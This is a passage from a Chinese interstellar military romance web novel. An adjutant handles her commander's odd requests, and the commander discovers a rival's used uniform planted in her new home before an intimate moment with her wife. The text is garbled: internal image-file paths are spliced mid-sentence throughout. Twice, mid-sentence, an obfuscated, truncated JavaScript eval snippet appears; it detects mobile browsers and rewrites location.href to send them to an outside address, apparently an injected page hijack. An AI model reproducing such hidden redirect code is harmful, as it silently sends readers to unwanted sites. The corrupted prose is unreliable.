可裴烬野研究了一个星期的怎么说话,又开始看言情小说。 她还挺挑剔,让余非晚帮她筛选,市面最火热的AO文都不要,她专门最少见刁钻的AB文。 从小就被家族严格培养的余非晚哪里看过这个? 先是从明面的正经网站里,找了一堆《霸道直A狠追清冷b》、《娇弱小b哪里逃》、《AB倾城之恋》。 裴烬野一边皱眉头一边看,看完就问还有没有别的。 余非晚没办法,只能偷偷摸摸逮住家里最小的侄女,含糊其辞地问了半天,终于得到几个隐蔽的网址。 文里内容相当刺激,第一章还在介绍人物背景,第二章就开始换着花样砰砰砰。 让余非晚一边不停审阅,一边疯狂下载。 裴烬野刚开始看时还板着脸,一本正经地研究,不多时就将她赶出办公室,一个人躲着偷偷看,出来之后,十分罕见地夸了她几句。 但余非晚还没高兴几秒,就听到长官提出更过分的要求。 不想看文字版了,她想看动起来的。 余非晚:…… 余非晚能怎么办,只能去问小侄女。 视频是搞到了,但第二天就被家族安排了相亲——不堪其扰的小侄女和长辈告状了,长辈觉得她X压抑,需要赶紧找个伴侣。 相亲一个月,余非晚没找到合适伴侣,她的长官找到了,就是那个频繁出现在财经杂志封面的商业新贵。 余非晚深刻地记得那天,已经消失三天的长官,满面春风地回到办公室,一边给她塞喜糖,一边向她宣布了这个惊天动地的好消息。 其实,她以为裴烬野会孤独一辈子。 毕竟在此之前,她从来没对哪个人冒出过一点好感,余非晚甚至打算和她的长官当一辈子的苦行僧,在帝国历史上留下浓墨重彩的两笔孤狼爪印。 但不管怎么说,余非晚还是挺为她的长官感到高兴的。 喜糖自己吃了一颗,其余一分为二,一半塞给了被禁止使用所有电子产品的小侄女,一半放到了那个助理的坟前。 让她恭喜自己,以后财经杂志只需要订有祝敛青出现的那几期,还有她们的养老金真的保住了。 余非晚感动的眼泪在风中乱飞。 但第二天,余非晚就收到了长官新的刁难。 她要新房的规划设计总平面图,还得标记好监控和报警器。 余非晚差点掀桌子不干,沉着脸地用裴烬野的权限,联系了小区负责人,惹得人家再三询问,以为小区要变成虫族的下一个袭击点,忧心忡忡地加强了警卫。 这就是新婚妻妻的情趣吗? 有门不进,天天深夜翻墙回去。 余非晚不理解,但看着每天早上回来补觉的上司,更加坚定了自己的不婚主义。 之后余非晚的购物订单与日俱增,先是《花材图鉴》、《花艺配色基础与实践》、《如何给妻子挑选了礼物》、《高端珠宝的选择》。 自觉经历足够风雨的余非晚,已经看好花艺工具、各大拍卖场的联系方式,就等裴烬野一声令下。 结果,裴烬野选择了去花店订花。 余非晚:…… 还有今天早晨,余非晚毫不意外地收到了正在休假的长官的消息。 她要自己帮忙定一个家政公司,深度除虫后还要打扫新房。 余非晚一面平静执行,一面与招聘文员联系,质问她们,下一任私人助理到底什么时候来。 对方很为难,表示裴烬野的职位太高,筛选条件极其复杂,还得辛苦余上校再兼任几个月。 凭什么不是她被螳螂咬碎脑袋? ——— 裴烬野不知自己的副官正在考虑辞职,已和妻子赶回新家。 穿戴防护服的除虫人员接连出门,为首的那人走向裴烬野,恭敬道:“裴少将,我们已经检查清扫过一遍了。” 她递出打了一连串勾的工作表。 裴烬野随手接过,垂眼一一看过。 她今天穿得休闲,米色格纹短袖、白色宽松长裤,银制手表搭配婚戒,是祝家为她准备的老钱装,觉得这样更符合她的身份。 裴烬野穿什么都无所谓,衣柜里只有军队发的训练服、常服、制服,但看见妻子微微点头 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538043|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,不经意露出满意的眼神后,她就知道副官的购物车又该刷新一遍。 不过现在先不着急,视线划过最后一排,裴烬野微微点头之后就道:“麻烦你们了。” 那人有些惶恐,大抵是第一次服务那么高级别的军官,一直低着头不敢多看,听到裴烬野声音,便急忙回答道:“是我们应该做的,之后有什么地方不满意,都可以联系我们重新打扫。” 听起来很亏本,但这套房子完全不需要打扫,未入住前就请人清扫过,她们一行人看来看去,居然只处理了一下窗沿的灰。 提起这事,对方突然想起来什么,忙道:“对了,裴少将,我们并没有发现什么虫子,但在主卧窗外看见了一两个脚印。” “不知道是装修工人留下还是其他,看起来蛮新的……” 她有些紧张,怕自己撞见惊天大事,说不定就是裴少将的政敌偷偷潜入,所以说得非常小心。 旋转在指尖的笔一顿,裴烬野下意识看向另一边的妻子,心底不由闪过一丝庆幸。 幸好她刚才体贴,说日光炙热,留祝敛青在车里躲凉。 见裴烬野看过来,祝敛青似有所感,一双灰青色的眼眸朝她看来。 裴烬野坦然与之对视,风吹起散乱发丝,微微弯起的眼眸,衬得笑容更加和熙而温柔。 即便是祝敛青,也看不出半点差错。 裴烬野转过头,笑容依旧,声音却低了下去,有意无意地警告:“我已经知道了,感谢你的提醒,但我希望你们忘记这件事,不要和任何人再提起,好吗?” 中性笔还在指尖间转动,赤色的眼眸却一片冷意,极具压迫感。 直到此刻,那人才能将面前这个长相优越、穿着休闲的Alpha,与新闻中反复提及的铁血少将形象重叠。 寒意从尾椎往上攀,瞬间席卷全身,她连声道:“我知道我知道,我明白的,签订的协议有规定,我们不会泄露关于户主的半点信息。” 裴烬野含笑点头,笑意却不及眼底。 那人慌乱说了再见,紧接着一行人以极快速度离开,仅几分钟后就彻底消失不见。 而裴烬野已为祝敛青打开车门。 女人从中走出,无意地询问了一句:“她们已经打扫干净了?” 裴烬野语气很是温和,回应:“已经深度清理了一遍,刚刚说是发现了几只小虫,但并不知道是不是叮咬你的那种,只是全部进行了消杀。” 星际虫族的爆发,确实会导致原本星球的虫子变异,产生许多新品种,即便是最厉害的生物学专家,也不能保证自己全部认识。 所以祝敛青没有怀疑,只是微微点头,与裴烬野并排走进她们新家。 7. 第七章 新房是裴烬野之前的军功奖励,由于长时间待在前线,裴烬野并未踏足。 选新房时,只将名下所有房产全部交于祝敛青,让她选择。 言而简之,对于自己名下的这套房子,裴烬野甚至没有祝敛青熟悉。 单手打开房门,先将祝敛青迎入,裴烬野才有空打量周围。 很温暖的原木风格,落地窗外皆是盈盈绿意,与当时军部发来的图纸基本一致,唯一能吸引裴烬野视线是摆在客厅沙发的军装与训练服。 “这是……”裴烬野眉头一锁,露出疑惑表情。 对此,祝敛青反而诧异于她的不知情,困惑道:“不是你让人送来的吗?” 她解释道:“就在我刚住进来的第一个星期。” 难道是军备部的安排,还是余非晚的贴心? 裴烬野眉头更紧,隐隐觉得不对。 无论是谁的安排,首先都要经过她的批准,而且她之前就特地嘱咐过余非晚,让她不要打扰到祝敛青。 心中想法跌宕起伏,裴烬野表面却突然笑了下,眉头松开,语气随意道:“我想起来了,是有这一回事。” “是军备部听说我结婚,以为我要搬出去住,怕衣服搬来搬去麻烦,特意多送了一套发到这边。” 听到这话,祝敛青不由点头,附和道:“送来的人也说自己是军备部,还提到了你的名字。” 裴烬野眉梢一跳,一边往那边走,一边语气依旧地继续说:“那就对了,可能是我一时忙忘了,都没提前和你说一声。” 她随手拿起衣服,漫不经心地扫过一圈。 一如之前那样,每年一换的夏季军装,其中包含三套训练服、两套制服,另外还有一套军式礼服,从帽子到作战靴,都是裴烬野熟悉的模样。 可她仍然觉得不对,拿起摆在最上面的制服,指尖抚过左肩,银制两星,代表着她的少将军衔,但里面那颗银星明显松了些,稍用力就开始晃,不似军备部那群强迫症的手笔,像是有人自己缝上的。 再看右肩,图案也也不对。 帝国法规定,迈入一星准将行列后,可自主成立千人团队,军团命名、图徽等皆由长官自己决定。 例如裴烬野的军团就叫黑翅鸢,团中成员左肩军衔,右肩黑翅鸢。 而这个制服的右肩却是一只张嘴咆哮的狮子。 据裴烬野所知,整个军队只有一个团选择了狮子图腾 野狮团,直隶于一星准将许峥的军团。 而许峥,是她妻子之前的未婚妻。 那个丑陋、卑鄙、愚蠢、无能、短视,用尽一切贬义词都无法形容的Alpha。 这是她的挑衅? 裴烬野看向轻微起毛的缝线、些许不起眼的磨损,不难判断这是许峥穿过的旧衣。 旧衣? 裴烬野抬眼看向旁边的妻子。 不难看懂许峥的暗示,说裴烬野只配穿她穿过的旧衣、娶她的前未婚妻。 裴烬野指尖发紧,无声将那件衣服攥成一团,眼底闪过一丝嘲讽。 可悲的、狭隘的蠢货,甚至不知道自己失去了怎么样的珍宝。 如果她能当面挑战自己,裴烬野说不定会高看她一眼,但用这种方式…… 可笑的胆小鬼。 众所周知,帝国军方分为两派,一派是许峥这种世家子女,幼时就用基因检测挑选出,集中资源培养,刚毕业就参军,进入直属于帝都的第一军团。 之后,在家族的安排下,参加几场稳赢的战役,靠着军功不断升迁,直到继承上一辈的职位。 另一类就是身份低微的平民,从最边缘的凶险战场一路拼搏,踩着虫族的尸骸与血,一步步踏回帝都。 这类人虽然艰难,但比那些世袭军官更有话语权。 而裴烬野,虽是同样的大家族出身,但却属于第二类,自是看不起许峥这种完全靠家族庇佑、只知道玩弄小手段的废物。 许是她太长时间没有说话,祝敛青察觉不对,疑惑道:“怎么了?” 裴烬野表情瞬间变得温和,含笑道:“没事,这套衣服有几个线头,需要退回去。” “是吗?”祝敛青下意识上前一步,想要看得更清楚,道:“我当时没怎么看,早知道就先检查一遍了,害得你多跑一趟。” 裴烬野不想让祝敛青碰到那个人的东西,直接将衣服往地上一丢,宽慰道:“是军备部的责任,你不必多想。” 她有意无意地踩过地面上的制服,往后踹远,在布料上留下一个明显的脚印。 祝敛青还想再说什么,裴烬野却先一步拿起桌上剩余的作战服,随意看了两眼就道:“其他都没有问题。” 许峥还没胆大到全部换掉。 “那就好,”祝敛青松了口气,可眉眼间的愁绪依旧。 为了宽慰妻子,裴烬野甚至试戴了下新面罩。 由于需要应对不同星球的环境,她们的作战面罩由铁制,形如獠牙,里头有一套分解其他气体的系统,戴上之后,下半张脸都被遮挡,只余下一双赤色眼眸。 “怎么样,合适吗?”裴烬野抬头看向妻子,被覆住的声音更低哑。 祝敛青的注意力被吸引,下意识看向裴烬野,讶然一愣。 裴烬野敏锐抓到了这点情绪,却没有退让,反而突然弯腰靠近,距离更近,又问:“怎么样?” “怎么不说话?” 裴烬野五官凌厉深邃,却总是在笑,温和有礼,叫人无意识放下警惕,但戴上面具后,伪装无处可藏,只剩下凉得近乎冷酷的赤瞳。 两种几乎割裂的感受交织,莫名的,祝敛青觉得这才是裴烬野,戴上面罩后反倒变得真实。 这样奇怪的感悟让她有些疑惑,不知自己为什么这样想,明明比起其他人,裴烬野表现得极其坦诚,几乎知无不言。 祝敛青轻轻眯了下眼,竟主动抬手向裴烬野。 那人下意识弯腰低头,要祝敛青更轻松地触碰到她的脸。 隔着面具,却好像依旧能捕抓到指尖的微凉,裴烬野轻轻磨了下牙,极力克制住想往妻子掌心蹭的想法。 与此同时,备忘录又加了一条。 妻子喜欢戴着面具的我。 裴烬野呼 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538044|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 吸重了些,迟顿片刻才想起来弯眼笑起,说:“这样会好一点吗?” 那一点违和感被人强行掩盖,但却驱赶不了祝敛青心里的那一丝不对劲。 但她什么都没说,只是微微偏头,好像在疑惑裴烬野在问什么,松散盘起的浅色发丝随之垂落一缕,散在耳畔,在日光下,如金色的鱼钩。 妻子在勾引我。 裴烬野这样想,但开口却克制有礼,提醒道:“你昨天晚上提到的试一试?” 祝敛青终于反应过来,裴烬野是在说什么。 但不等她回答,裴烬野就道:“戴着面具遮住脸会好一点吗?” 她偏头,主动靠近祝敛青的掌心,完全将脸贴了上去。 “这样就不会那么紧张了吧?” 妻子没有拒绝,她喜欢我戴着面具,裴烬野得出结论。 祝敛青后知后觉地反应过来,指尖蜷缩想要逃避,却好像抓得更紧,心里头的那点微弱的不对劲也在加深。 “比之前好一点,”祝敛青突然回应,眸光沉沉。 她的新婚妻子似乎隐藏了点什么? 裴烬野却陷在她指尖的温凉里,不曾察觉。 橡木苔的味道再次蔓延开来,面罩掩盖住沉重呼吸,只能听到她故作镇定的平静声音:“那接下来就这样吧。” “嗯?”祝敛青不解。 什么叫接下来就这样? 裴烬野没有犹豫,直接道:“如果戴上面具就可以试一试,那我以后就一直戴着面具。” “不用,”祝敛青下意识拒绝,继而又补充:“这样你会不舒服。” “就当做特训,”裴烬野回答得很快,又说:“执行任务的时候基本没有脱下来的时候,我已经习惯了。” 许是昨夜的勾指,又或者是今天的贴脸,一下子突破前三个月的凝滞,叫她无意识变得有些急切。 她声音沙哑道:“或者还可以这样。” 她抬起手,勾住对方鼻梁间的银框镜架,轻轻一扯,耳廓的发丝也被一并扯出,散落间,金色的钩子越累越多,灰青的眼眸在朦胧中,泛起粼粼波光。 心跳在加速,面具遮住大部分隐晦不能言的感情。 裴烬野的声音前所未有的含糊,几乎呢喃,要祝敛青仔细听,才能分辨。 她说:“看不清的话就会好很多,对吧。” 不等祝敛青回答,裴烬野的手就已覆在祝敛青落在面具的手上,微微收拢后压紧。 “这样也不会很抵触了,对吗?” 两人现在的距离极近,只差一步,鼻尖与鼻尖就会碰到一起,赤色眼眸紧紧注视着祝敛青,覆在她手背的掌心滚烫,生出薄汗。 裴烬野薄唇碾磨,最后还是松开手,突然退一步。 冷风瞬间灌入其中,被捂得发烫的手顿时凉下来,所有的旖旎都止于裴烬野松开手的那一瞬间。 